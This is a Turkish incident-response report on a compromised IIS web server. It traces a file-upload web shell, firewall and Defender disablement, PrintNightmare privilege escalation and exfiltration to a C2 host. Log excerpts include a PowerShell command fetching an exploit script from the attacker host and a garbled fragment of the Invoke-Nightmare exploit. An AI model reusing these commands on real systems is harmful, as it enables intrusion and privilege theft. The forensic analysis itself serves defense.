



 STANBUL T CARET  N VERS TES 

W3SVC1 Web Server Olay M dahale Raporu

Hazırlayan: Volkan  ZDEM R

*Tarih: 10 Nisan, 2026
Dok man No: 1042-032026
Versiyon: 2.0*

İçindekiler

Tablo Listesi	3
Şekil Listesi.....	4
1. Yönetici Özeti	5
1.1. Doküman Versiyon Bilgisi	5
1.2 Temel Bulgular.....	5
1.3 Paydaşlara Etkisi.....	5
1.4. Olaya İlişkin Zaman Çizelgesi	6
1.5. Olaya İlişkin Kök Nedenler.....	6
2. Teknik Analiz	7
2.1. Keşif ve Hazırlık	7
2.2. Zararlı Dosya Yüklemesi.....	7
2.3. Komuta Kontrol Süreci	8
2.4. Sunucu İçi İşlemler	9
2.5. Veri Aktarımı (Data Exfiltration)	12
3. Ek Olarak Tespit Edilen Şüpheli Bulgular	12
3.1. Ek Olarak Tespit Edilen Olaya İlişkin Zaman Çizelgesi	12
3.2. SharpHound.exe Dosyasına İlişkin Teknik Bulgular	13
3.3. BloodHound.zip Dosyasına İlişkin Teknik Bulgular.....	14
4. Sonuç (Genel Değerlendirme).....	15
4.1 Bütünleşik Değerlendirme.....	15
5. Kullanılan Kısaltmalar ve Teknik Terimler Sözlüğü.....	16
6. Kullanılan Araçlar	16



Tablo Listesi

Tablo 1. Doküman versiyon detayları	5
Tablo 2. Olaya yönelik kronolojik sıralama.....	6
Tablo 3. Ek olaya yönelik kronolojik sıralama	12

Şekil Listesi

Şekil 1. Web sunucu kayıtlarında (u_ex210815.log) şüphelinin gerçekleştirdiği denemeler.....	7
Şekil 2. Web loglarında (u_ex210815.log) şüphelinin yaptığı başarılı denemeler	7
Şekil 3. Dosya sistemi (MFT) kayıtlarında backdoor yazılımına ait elde edilen bulgu.....	8
Şekil 4. Web loglarında (u_ex210815.log) şüphelinin zararlı dosya ile iletişime geçtiğine dair kayıtlar	8
Şekil 5. Şüphelinin güvenlik duvarını kapattığına dair “System.evtx” kaydı.....	9
Şekil 6. Exploiti sistem tarafından engellendiğine yönelik "PowerShell.evtx" kaydı	9
Şekil 7. C2 Sunucusundan exploitin sisteme kaydedildiğine ilişkin "PowerShell.evtx" kaydı	9
Şekil 8. Exploitin çalıştırıldığına ilişkin "PowerShell.evtx" kaydı.....	10
Şekil 9. Config.dll dosyasının sisteme indirildiğine ilişkin "PowerShell.evtx" kaydı	10
Şekil 10. Dosya sistemi (MFT) kayıtlarında şüpheli tarafından indirilen zararlı dosyaların doğrulanması	10
Şekil 11. Microsoftupdate.exe dosyasının sisteme indirildiğine ilişkin "PowerShell.evtx" kaydı	11
Şekil 12. Dosya sistemi (MFT) kayıtlarında şüpheli tarafından indirilen dosyanın doğrulanması	11
Şekil 13. Şüphelinin zararlı yazılım üzerinden C2 sunucusuna veri aktardığına ilişkin güvenlik kayıtları.....	12
Şekil 14. SharpHound.exe dosyasına ilişkin dosya sistemi (MFT) kaydı	13
Şekil 15. SharpHound.exe dosyasına ilişkin güvenlik (Defender.evtx) kaydı	13
Şekil 16. SharpHound.exe dosyasının varlığına ait registry kaydı	13
Şekil 17. BloodHound.zip dosyasına ilişkin dosya sistemi (MFT) kaydı.....	14
Şekil 18. BloodHound.zip dosyasının içeriğine ilişkin dosya sistemi (MFT) kaydı.....	14
Şekil 19. BloodHound ve ilişkili diğer şüpheli dosyalara ait registry kayıtları.....	14

1. Yönetici Özeti

Olay Kimliği: IR2026-0316-009

Olay Önemi: Yüksek

Olay Durumu: Çözüldü

1.1. Doküman Versiyon Bilgisi

Versiyon	Tarih	Yazar	Tanım
V2.0	10.04.2026	Volkan ÖZDEMİR	Ek İnceleme & İçerik Düzenleme Final
V1.0	18.03.2026	Volkan ÖZDEMİR	İnceleme

Tablo 1. Doküman versiyon detayları

1.2. Temel Bulgular

Web sitesinde tespit edilen kritik güvenlik açığı, şüpheli kişinin sunucuya uzaktan erişim sağlayarak zararlı yazılım yüklemesine olanak tanımıştır. Yapılan detaylı incelemelerde, şüphelinin saldırı zincirini oldukça sistematik ve planlı bir şekilde ilerlettiği görüldü. İlk olarak sistemde aktif durumda bulunan güvenlik duvarını tespit ederek bu savunma mekanizmasını devre dışı bıraktı böylece şüpheli bağlantıların engellenmesini önledi. Ardından kendi kontrolündeki uzak sunucudan sisteme çeşitli zararlı dosyalar ve exploit araçları transfer etti.

Yüklenen zararlı dosyalar sayesinde şüpheli, normal kullanıcı yetkilerinden çıkarak sistemde yönetici seviyesinde yetki yükseltmeyi başardı. Bu yetkiyle birlikte hassas sistem dosyalarına, veritabanlarına ve yapılandırma dosyalarına tam erişim sağlayan şüpheli, büyük hacimli veriyi dışarıya aktarmaya yönelik işlemler gerçekleştirdi. Saldırının ilerleyen aşamalarında veri sızdırma aktivitelerinin yoğunlaştığı tespit edildi.

1.3. Paydaşlara Etkisi

- Müşteriler:** İlgili sistemlere yapılan yetkisiz erişim ve veri aktarımı gerçekleştirilmesi, müşteri verilerinin gizliliği ve bütünlüğü açısından risk oluşturmaktadır.
- Çalışanlar:** Şüpheli tarafından dışarı aktarılan verilerin çalışanlar üzerine kullanılması açısından potansiyel risk mevcuttur.
- Düzenleyici Kurumlar:** Bu güvenlik ihlali, mevzuat ve uyumluluk açısından sonuçlar doğurabilir. Etkilenen verinin türüne ve yasal düzenlemelere bağlı olarak para cezaları veya yaptırımlarla karşılaşabilir.

1.4. Olaya İlişkin Zaman Çizelgesi

Zaman Bilgisi	Gerçekleştirilen İşlem
2021-08-15 17:18:43	Zararlı webconfig.aspx dosyasının sisteme yüklenmesi
2021-08-15 18:26:01	Zararlı C2 sunucusu tarafından webconfig.aspx dosyasına ilk erişim
2021-08-15 18.32.35	Windows Güvenlik Duvarının kapatılması
2021-08-15 18:45:25	PrintNightmare exploitinin sisteme yüklenmesi
2021-08-15 18:51:19	Exploitin çalıştırılarak kullanıcı oluşturulması ve yetki yükseltilmesi
2021-08-15 18:55:12	Saldırgan sunucusundan config.dll dosyasının yerel sisteme yüklenmesi
2021-08-15 19:06:22	Saldırgan sunucusundan microsoftupdate.exe dosyasının yerel sisteme yüklenmesi
2021-08-15 19:08:33 - 19:33:38	Microsoftupdate.exe dosyasının şüpheli kişinin C2 sunucusuna veri göndermesi (Toplam 25 dakika 5 saniye)

Tablo 2. Olaya yönelik kronolojik sıralama

1.5. Olaya İlişkin Kök Nedenler

1.5.1 Uygulama Katmanı Zafiyeti (Giriş Noktası)

Güvensiz dosya yükleme mekanizması “/upload.aspx” sayfasının, yüklenen dosyaların uzantılarını ve içeriklerini yeterince doğrulamaması, saldırganın Web Shell yüklemesine doğrudan imkan tanımıştır.

1.5.2. Eksik Yetkilendirme ve Erişim Denetimi

Düşük ayrıcalık ilkesinin ihlali sonucu Web servisinin, sistem dizinlerine (C:\Windows\Temp) yazma ve dosya çalıştırma yetkisine sahip olması, saldırganın zararlı yazılımları sisteme indirmesini ve tetiklemesini kolaylaştırmıştır.

1.5.3. Yetersiz Uç Nokta Güvenliği (Endpoint Security)

Windows Defender gibi kritik güvenlik servislerinin saldırgan tarafından durdurulabilmesi, sistemin kendini koruma mekanizmalarının yetersiz olduğunu göstermektedir.

1.5.4. Ağ Seviyesinde İzleme ve Filtreleme Eksikliği

Sunucunun, bilinmeyen bir dış IP (192.168.37.154) ile 443 portu üzerinden kontrolsüz bir şekilde haberleşebilmesi, C2 (Komuta Kontrol) trafiğinin engellenemediğini kanıtlamaktadır.

1.5.5. Yama Yönetimi ve Sistem Sıkılaştırma (Hardening)

Sistemde PrintNightmare gibi bilinen yetki yükseltme açıklarının bulunması veya güncel yamaların eksikliği, saldırganın basit bir web kullanıcılarından "Sistem Yöneticisi" seviyesine çıkmasına yol açmıştır.

2. Teknik Analiz

Güvensiz web sayfası nedeniyle, yetkisiz bir kişi sunucuya zararlı yazılım yükleyerek web sunucusunu ele geçirmiştir. Aşağıda şüpheli kişinin gerçekleştirdiği adımlar sırayla detaylandırılmıştır;

2.1. Keşif ve Hazırlık

İncelenen "u_ex210815.log" isimli web sunucu kayıtlarına göre, şüpheli kişi (192.168.37.1) "/upload.aspx" dizinini tespit ettikten sonra ilgili dizinde dosya yükleme güvenlik açığını tespit etmeye çalışıyor. İlk denemelerinde 404 (Bulunamadı) ve 500 (Sunucu Hatası) gibi hatalar alıyor. Son istekte ise "200" yani başarılı dosya yükleme işlemi gerçekleştiğini anlayabiliyoruz. Bu işlemler şüpheli kişinin "/upload.aspx" dosyasındaki dosya yükleme mekanizmasını manipüle etmeye çalıştığını göstermekte.

2021-08-15	11:08:00	192.168.37.153	GET	/upload.aspx	- 80 -	192.168.37.1	Mozilla/5.0+	- 500	0	0	1155
2021-08-15	11:09:48	192.168.37.153	GET	/upload.aspx	- 80 -	192.168.37.1	Mozilla/5.0+	- 500	0	0	286
2021-08-15	11:09:49	192.168.37.153	GET	/upload.aspx	- 80 -	192.168.37.1	Mozilla/5.0+	- 500	0	0	2
2021-08-15	11:13:45	192.168.37.153	GET	/upload.aspx	- 80 -	192.168.37.1	Mozilla/5.0+	- 500	0	0	822
2021-08-15	11:16:58	192.168.37.153	GET	/upload.aspx	- 80 -	192.168.37.1	Mozilla/5.0+	- 404	0	0	44
2021-08-15	11:18:17	192.168.37.153	GET	/upload.aspx	- 80 -	192.168.37.1	Mozilla/5.0+	- 500	0	0	339
2021-08-15	11:18:19	192.168.37.153	GET	/upload.aspx	- 80 -	192.168.37.1	Mozilla/5.0+	- 500	0	0	5
2021-08-15	11:18:19	192.168.37.153	GET	/upload.aspx	- 80 -	192.168.37.1	Mozilla/5.0+	- 500	0	0	6
2021-08-15	11:19:14	192.168.37.153	GET	/upload.aspx	- 80 -	192.168.37.1	Mozilla/5.0+	- 500	0	0	361
2021-08-15	11:20:16	192.168.37.153	GET	/upload.aspx	- 80 -	192.168.37.1	Mozilla/5.0+	- 200	0	0	519

Şekil 1. Web sunucu kayıtlarında (u_ex210815.log) şüphelinin gerçekleştirdiği denemeler

2.2. Zararlı Dosya Yüklemesi

Ardından aynı web sunucu kayıtlarında şüpheli kişi "/upload.aspx" adresine yaptığı isteklerin bir noktadan sonra "200 OK" (Başarılı) dönmeye başladığı görülüyor. Burada şüphelinin çeşitli dosya yükleme denemeleri yaptığını söyleyebiliriz.

2021-08-15	12:15:22	192.168.37.153	POST	/upload.aspx	- 80 -	192.168.37.1	Mozilla/5.0+	200	0	0	256
2021-08-15	12:15:26	192.168.37.153	GET	/upload.aspx	- 80 -	192.168.37.1	Mozilla/5.0+	200	0	0	1
2021-08-15	12:15:41	192.168.37.153	POST	/upload.aspx	- 80 -	192.168.37.1	Mozilla/5.0+	200	0	0	4
2021-08-15	12:16:08	192.168.37.153	GET	/upload.aspx	- 80 -	192.168.37.1	Mozilla/5.0+	200	0	0	268
2021-08-15	12:16:13	192.168.37.153	POST	/upload.aspx	- 80 -	192.168.37.1	Mozilla/5.0+	200	0	0	2
2021-08-15	12:17:47	192.168.37.153	GET	/upload.aspx	- 80 -	192.168.37.1	Mozilla/5.0+	200	0	0	6
2021-08-15	12:17:54	192.168.37.153	POST	/upload.aspx	- 80 -	192.168.37.1	Mozilla/5.0+	200	0	0	7
2021-08-15	12:18:28	192.168.37.153	GET	/upload.aspx	- 80 -	192.168.37.1	Mozilla/5.0+	200	0	0	270
2021-08-15	12:18:35	192.168.37.153	POST	/upload.aspx	- 80 -	192.168.37.1	Mozilla/5.0+	200	0	0	5
2021-08-15	12:19:05	192.168.37.153	GET	/uploads/test.aspx	- 80 -	192.168.37.1	Mozilla/5.0+	200	0	0	351
2021-08-15	12:24:25	192.168.37.153	GET	/upload.aspx	- 80 -	192.168.37.1	Mozilla/5.0+	200	0	0	7
2021-08-15	12:24:33	192.168.37.153	POST	/upload.aspx	- 80 -	192.168.37.1	Mozilla/5.0+	200	0	0	2
2021-08-15	12:24:51	192.168.37.153	GET	/upload.aspx	- 80 -	192.168.37.1	Mozilla/5.0+	200	0	0	1
2021-08-15	12:24:58	192.168.37.153	POST	/upload.aspx	- 80 -	192.168.37.1	Mozilla/5.0+	200	0	0	2
2021-08-15	12:25:48	192.168.37.153	GET	/upload.aspx	- 80 -	192.168.37.1	Mozilla/5.0+	200	0	0	2
2021-08-15	12:26:18	192.168.37.153	GET	/upload.aspx	- 80 -	192.168.37.1	Mozilla/5.0+	200	0	0	1
2021-08-15	12:26:26	192.168.37.153	POST	/upload.aspx	- 80 -	192.168.37.1	Mozilla/5.0+	200	0	0	4
2021-08-15	12:28:32	192.168.37.153	POST	/upload.aspx	- 80 -	192.168.37.1	Mozilla/5.0+	200	0	0	267
2021-08-15	12:28:35	192.168.37.153	POST	/upload.aspx	- 80 -	192.168.37.1	Mozilla/5.0+	200	0	0	2
2021-08-15	12:28:49	192.168.37.153	POST	/upload.aspx	- 80 -	192.168.37.1	Mozilla/5.0+	200	0	0	3
2021-08-15	12:29:46	192.168.37.153	POST	/upload.aspx	- 80 -	192.168.37.1	Mozilla/5.0+	200	0	0	1
2021-08-15	12:29:46	192.168.37.153	POST	/upload.aspx	- 80 -	192.168.37.1	Mozilla/5.0+	200	0	0	1
2021-08-15	12:29:49	192.168.37.153	GET	/upload.aspx	- 80 -	192.168.37.1	Mozilla/5.0+	200	0	0	1
2021-08-15	12:30:39	192.168.37.153	GET	/upload.aspx	- 80 -	192.168.37.1	Mozilla/5.0+	200	0	0	13
2021-08-15	12:30:46	192.168.37.153	POST	/upload.aspx	- 80 -	192.168.37.1	Mozilla/5.0+	200	0	0	2
2021-08-15	12:32:01	192.168.37.153	GET	/upload.aspx	- 80 -	192.168.37.1	Mozilla/5.0+	200	0	0	4
2021-08-15	12:33:31	192.168.37.153	POST	/upload.aspx	- 80 -	192.168.37.1	Mozilla/5.0+	200	0	0	5
2021-08-15	12:34:11	192.168.37.153	GET	/upload.aspx	- 80 -	192.168.37.1	Mozilla/5.0+	200	0	0	1

Şekil 2. Web loglarında (u_ex210815.log) şüphelinin yaptığı başarılı denemeler

2.3. Komuta Kontrol Süreci

Saldırının ilerleyen kısımlarında ise sunucuda daha önce var olmayan ve tipik bir "backdoor" ismine sahip olan dosyaya erişildiği görülüyor.

Saldırgan, “/uploads/” dizini altına “webconfig.aspx” isminde bir dosya yüklemiş ve buna erişmiştir. Dosya boyutu 1142 sc-bytes boyutunda olması “webconfig.aspx” dosyasının boş bir sayfa olmadığını, içinde kod olduğunu doğrulamakta. Şüpheli backdoor dosyası alınan işletim sistemi imajının MFT (Master File Table) verilerinden elde edilen bilgiler doğrultusunda tespit edilmiştir;

Parent Path	File Name	Extension
.\Windows\Microsoft.NET\Framework64\v4.0.30319\Temporary ASP.NET Fi...	App_Web_cnzvs0n1.dll	.dll
.\\$Recycle.Bin\5-1-5-21-1722554876-2707990840-2655266926-1604	\$R0JJGRF.aspx	.aspx
.\\$Recycle.Bin\5-1-5-21-1722554876-2707990840-2655266926-1604	\$I0JJGRF.aspx	.aspx
.\inetpub\wwwroot\uploads	webconfig.aspx	.aspx
.\Windows\Microsoft.NET\Framework64\v4.0.30319\Temporary ASP.NET Fi...	dvhxzwx1.tmp	.tmp

Şekil 3. Dosya sistemi (MFT) kayıtlarında backdoor yazılımına ait elde edilen bulgu

Web sunucu (u_ex210815.log) kayıtlarının son kısmında şüphelinin yöntemi değişmekte: User-Agent: “python-requests/2.18.4” ve “python-requests/2.21.0” kullandığı görülüyor. Bu durumda şüpheli artık tarayıcıyı bırakmış ve yazdığı bir python scripti üzerinden POST methodu ile sisteme yüklediği webconfig.aspx dosyasına istekler gönderiyor. Bu durum, yüklenen webconfig.aspx dosyasının bir Web Shell olduğunu ve saldırganın bu dosya aracılığıyla sunucuya uzaktan komutlar gönderdiğini (RCE) kesinleştirmektedir.

Ayrıca şüphelinin güvenlik açığı keşfettiği süreç ve istismar sürecinde farklı IP adresi kullandığı görülmekte. Bu süreçte şüphelinin kullandığı IP adresleri;

- 192.168.37.1 (Şüphelinin sistemde ilk görüldüğü ve muhtemel orijinal adresi)
- 192.168.37.154 (Şüphelinin sistemdeki zararlı ile iletişime geçtiği muhtemel C2 sunucusu.

Ayrıca ilerleyen süreçlerde zararlı yazılım indirilen ve veri aktarımı gerçekleştirilen zararlı sunucu.)

```
2021-08-15 12:34:23 192.168.37.153 GET /upload/webconfig.aspx - 80 - 192.168.37.1 Mozilla/5.0+(Windows+NT+10.0;+Win64;+x64)+
2021-08-15 12:34:30 192.168.37.153 GET /upload/webconfig.aspx - 80 - 192.168.37.1 Mozilla/5.0+(Windows+NT+10.0;+Win64;+x64)+
2021-08-15 12:49:31 192.168.37.153 POST /upload/webconfig.aspx - 80 - 192.168.37.154 python-requests/2.18.4 - 200 0 0 188
2021-08-15 12:52:38 192.168.37.153 POST /upload/webconfig.aspx - 80 - 192.168.37.154 python-requests/2.18.4 - 200 0 0 19
2021-08-15 12:57:38 192.168.37.153 POST /upload/webconfig.aspx - 80 - 192.168.37.154 python-requests/2.18.4 - 200 0 0 16
#Software: Microsoft Internet Information Services 10.0
#Version: 1.0
#Date: 2021-08-15 14:18:43
#Fields: date time s-ip cs-method cs-uri-stem cs-uri-query s-port cs-username c-ip cs(User-Agent) cs(Referer) sc-status sc-s
2021-08-15 14:18:43 192.168.37.153 GET /upload.aspx - 80 - 192.168.37.1 Mozilla/5.0+(Windows+NT+10.0;+Win64;+x64)+AppleWebKi
2021-08-15 14:30:16 192.168.37.153 GET /upload.aspx - 80 - 192.168.37.1 Mozilla/5.0+(Windows+NT+10.0;+Win64;+x64)+AppleWebKi
2021-08-15 15:26:01 192.168.37.153 POST /upload/webconfig.aspx - 80 - 192.168.37.154 python-requests/2.21.0 - 500 0 0 268
2021-08-15 15:26:18 192.168.37.153 POST /upload/webconfig.aspx - 80 - 192.168.37.154 python-requests/2.21.0 - 500 0 0 3
2021-08-15 15:26:47 192.168.37.153 POST /upload/webconfig.aspx - 80 - 192.168.37.154 python-requests/2.21.0 - 200 0 0 535
2021-08-15 15:27:41 192.168.37.153 POST /upload/webconfig.aspx - 80 - 192.168.37.154 python-requests/2.21.0 - 200 0 0 15
2021-08-15 15:32:34 192.168.37.153 POST /upload/webconfig.aspx - 80 - 192.168.37.154 python-requests/2.21.0 - 200 0 0 18
2021-08-15 15:33:13 192.168.37.153 POST /upload/webconfig.aspx - 80 - 192.168.37.154 python-requests/2.21.0 - 200 0 0 14
2021-08-15 15:34:08 192.168.37.153 POST /upload/webconfig.aspx - 80 - 192.168.37.154 python-requests/2.21.0 - 200 0 0 15
2021-08-15 15:35:36 192.168.37.153 POST /upload/webconfig.aspx - 80 - 192.168.37.154 python-requests/2.21.0 - 200 0 0 14
2021-08-15 15:35:22 192.168.37.153 POST /upload/webconfig.aspx - 80 - 192.168.37.154 python-requests/2.21.0 - 200 0 0 17
2021-08-15 15:35:36 192.168.37.153 POST /upload/webconfig.aspx - 80 - 192.168.37.154 python-requests/2.21.0 - 200 0 0 14
2021-08-15 15:36:29 192.168.37.153 POST /upload/webconfig.aspx - 80 - 192.168.37.154 python-requests/2.21.0 - 200 0 0 14
2021-08-15 15:37:24 192.168.37.153 POST /upload/webconfig.aspx - 80 - 192.168.37.154 python-requests/2.21.0 - 200 0 0 16
2021-08-15 15:39:21 192.168.37.153 POST /upload/webconfig.aspx - 80 - 192.168.37.154 python-requests/2.21.0 - 200 0 0 15
2021-08-15 15:40:31 192.168.37.153 POST /upload/webconfig.aspx - 80 - 192.168.37.154 python-requests/2.21.0 - 200 0 0 17
2021-08-15 15:41:53 192.168.37.153 POST /upload/webconfig.aspx - 80 - 192.168.37.154 python-requests/2.21.0 - 200 0 0 15
2021-08-15 15:42:15 192.168.37.153 POST /upload/webconfig.aspx - 80 - 192.168.37.154 python-requests/2.21.0 - 200 0 0 41
2021-08-15 15:43:13 192.168.37.153 POST /upload/webconfig.aspx - 80 - 192.168.37.154 python-requests/2.21.0 - 200 0 0 15
2021-08-15 15:43:47 192.168.37.153 POST /upload/webconfig.aspx - 80 - 192.168.37.154 python-requests/2.21.0 - 200 0 0 15
2021-08-15 15:45:25 192.168.37.153 POST /upload/webconfig.aspx - 80 - 192.168.37.154 python-requests/2.21.0 - 200 0 0 16
2021-08-15 15:47:24 192.168.37.153 POST /upload/webconfig.aspx - 80 - 192.168.37.154 python-requests/2.21.0 - 200 0 0 52
2021-08-15 15:50:50 192.168.37.153 POST /upload/webconfig.aspx - 80 - 192.168.37.154 python-requests/2.21.0 - 200 0 0 17
2021-08-15 15:52:06 192.168.37.153 POST /upload/webconfig.aspx - 80 - 192.168.37.154 python-requests/2.21.0 - 200 0 0 16
2021-08-15 15:54:44 192.168.37.153 POST /upload/webconfig.aspx - 80 - 192.168.37.154 python-requests/2.21.0 - 200 0 0 16
2021-08-15 15:55:12 192.168.37.153 POST /upload/webconfig.aspx - 80 - 192.168.37.154 python-requests/2.21.0 - 200 0 0 15
2021-08-15 16:05:23 192.168.37.153 POST /upload/webconfig.aspx - 80 - 192.168.37.154 python-requests/2.21.0 - 500 0 0 42
2021-08-15 16:06:22 192.168.37.153 POST /upload/webconfig.aspx - 80 - 192.168.37.154 python-requests/2.21.0 - 200 0 0 62
2021-08-15 16:08:31 192.168.37.153 POST /upload/webconfig.aspx - 80 - 192.168.37.154 python-requests/2.21.0 - 200 0 0 17
```

Şekil 4. Web loglarında (u_ex210815.log) şüphelinin zararlı dosya ile iletişime geçtiğine dair kayıtlar

2.4. Sunucu İç İşlemler

Şüpheli, sunucuya girdiği zaman ilk olarak güvenlik duvarının devre dışı bıraktığını sistem (System.evtx) kayıtlarından görebiliyoruz;

WebServer.test.local	Sys	12	info	Computer Startup
WebServer.test.local	Sys	7036	med	Windows Defender Threat Detection Service Disabled
WebServer.test.local	Firewall	2002	low	Windows Firewall Settings Have Been Changed
Binary:570069006E0044006500660065006E0064002F0031000000 param1:Windows Defender Antivirus Service param2:stopped				

Şekil 5. Şüphelinin güvenlik duvarını kapattığına dair "System.evtx" kaydı

Şüpheli, güvenlik duvarını kapattıktan sonra sistem içerisindeki yetkisini yükseltmek için CVE-2021-1675 kodlu PrintNightmare güvenlik açığını kullanmaya çalışmıştır. Bu işlemi ise powershell komut satırı üzerinden birkaç defa sisteme upload etmeye çalıştığını "PowerShell.evtx" güvenlik kaydından görebiliyoruz:

2021-08-15 15:47:25.059 +00:00	WebServer.test.local	PwSh	4104	med	WinAPI Function Calls Via PowerShell Scripts	ScriptBlock: rgywk/EnhGo
2021-08-15 15:47:25.053 +00:00	WebServer.test.local	PwSh	4104	high	PrintNightmare Powershell Exploitation	ScriptBlock: function In

Cell contents


```
ScriptBlock: function Invoke-Nightmare { <# .SYNOPSIS Exploits CVE-2021-1675 (PrintNightmare) Authors: Caleb Stewart - https://github.com/JohnHammond URL: https://github.com/calebstewart/CVE-2021-1675 .DESCRIPTION Exploits CVE-2021-1675 (PrintNightmare). Optionally, this can be used to execute your own custom DLL to execute any other code as NT AUTHORITY\SYSTEM. .PARAMETER NewUser The name of the new user to create when using the default DLL (default: "admin"). .PARAMETER DLL The DLL to execute when loading the printer driver (default: a builtin payload local administrators group). .EXAMPLE > Invoke-Nightmare Adds a new local user named "admin" which is a member of the local administrators group. .EXAMPLE > Invoke-Nightmare Adds a new local user named "caleb" using a printer driver named "driver". .EXAMPLE > Invoke-Nightmare -DriverName "driver" Adds a new local user named "caleb" using a printer driver named "driver". .EXAMPLE > Invoke-Nightmare -NewUser "caleb" -NewPassword "P@ssw0rd" -SDLL "C:\Windows\System32\cmd.exe" -WriteHost "Exploit successful" -DeleteMe $false -WinSpool $true -Func winpool.drv AddPrinterDriverEx ([bool]) @([string], [UInt32], [IntPtr], [UInt32]) -Charset Auto -SetLastError) { $Func Define custom structures for types created $DRIVER_INFO_2 = struct $Mod DRIVER_INFO_2 @ { cVersion = field 0 UInt64; pName = field 1 MarshalAs @("LPTStr"); pDriverPath = field 2 string -MarshalAs @("LPTStr"); pDataFile = field 3 string -MarshalAs @("LPTStr"); $Types['winspool.drv'] $APD_COPY_ALL_FILES = 0x00000004 [UInt32](ScbNeeded) = 0 [UInt32](ScbNeeded) = 0 if ( $Winspool::EnumPr [ref]$ScbNeeded, [ref]$ScbReturned) { Write-Host "[!] EnumPrinterDrivers should fail!" return } [IntPtr]$pAddr = [System.Runtime.InteropServices.Marshal]::EnumPrinterDrivers($null, "Windows x64", 2, $pAddr, ScbNeeded, [ref]$ScbNeeded, [ref]$ScbReturned) { $driver = [System.Type]$DRIVER_INFO_2 } else { Write-Host "[!] failed to get current driver list" [System.Runtime.InteropServices.Marshal]::FreeHGlobal($pAddr) $driver = New-Object $DRIVER_INF
```

Şekil 6. Exploiti sistem tarafından engellendiğine yönelik "PowerShell.evtx" kaydı


Şüphelinin bu zararlı exploiti hedef sisteme kendi zararlı C2 sunucusundan (192.168.37.154) "exp1.ps" adında ve "C:\Windows\Temp\" dizinine kaydettiğini sonrasında exploiti çalıştırdığı tespit edildi. Bu süreçte "whoami" adında yeni bir kullanıcı oluşturulmakta. Ardından yine sisteme "config.dll" adında yeni bir dosyayı aynı dizine yüklediği tespit edilmiştir.

Engine state is changed from None to Available.			
Details:			
NewEngineState= Available			
PreviousEngineState= None			
SequenceNumber= 13			
HostName= ConsoleHost			
HostVersion= 5.1.17763.592			
HostId= 8c497ad1-c938-4dd6-8b3f-112df73f825b			
HostApplication= powershell.exe Invoke-WebRequest -Uri http://192.168.37.154:8000/CVE-2021-1675.ps1 -OutFile C:\Windows\Temp\exp.ps1			
EngineVersion= 5.1.17763.592			
RunspaceId= 6d00b0fd-f777-4a44-91a0-bd8d601206f2			
Log Name: Windows PowerShell			
Source:	PowerShell (PowerShell)	Logged:	8/15/2021 6:45:25 PM
Event ID:	400	Task Category:	Engine Lifecycle
Level:	Information	Keywords:	Classic
User:	N/A	Computer:	WebServer.test.local
OpCode:			

Şekil 7. C2 Sunucusundan exploitin sisteme kaydedildiğine ilişkin "PowerShell.evtx" kaydı



Şekil 8. Exploitin çalıştırıldığına ilişkin "PowerShell.evtx" kaydı

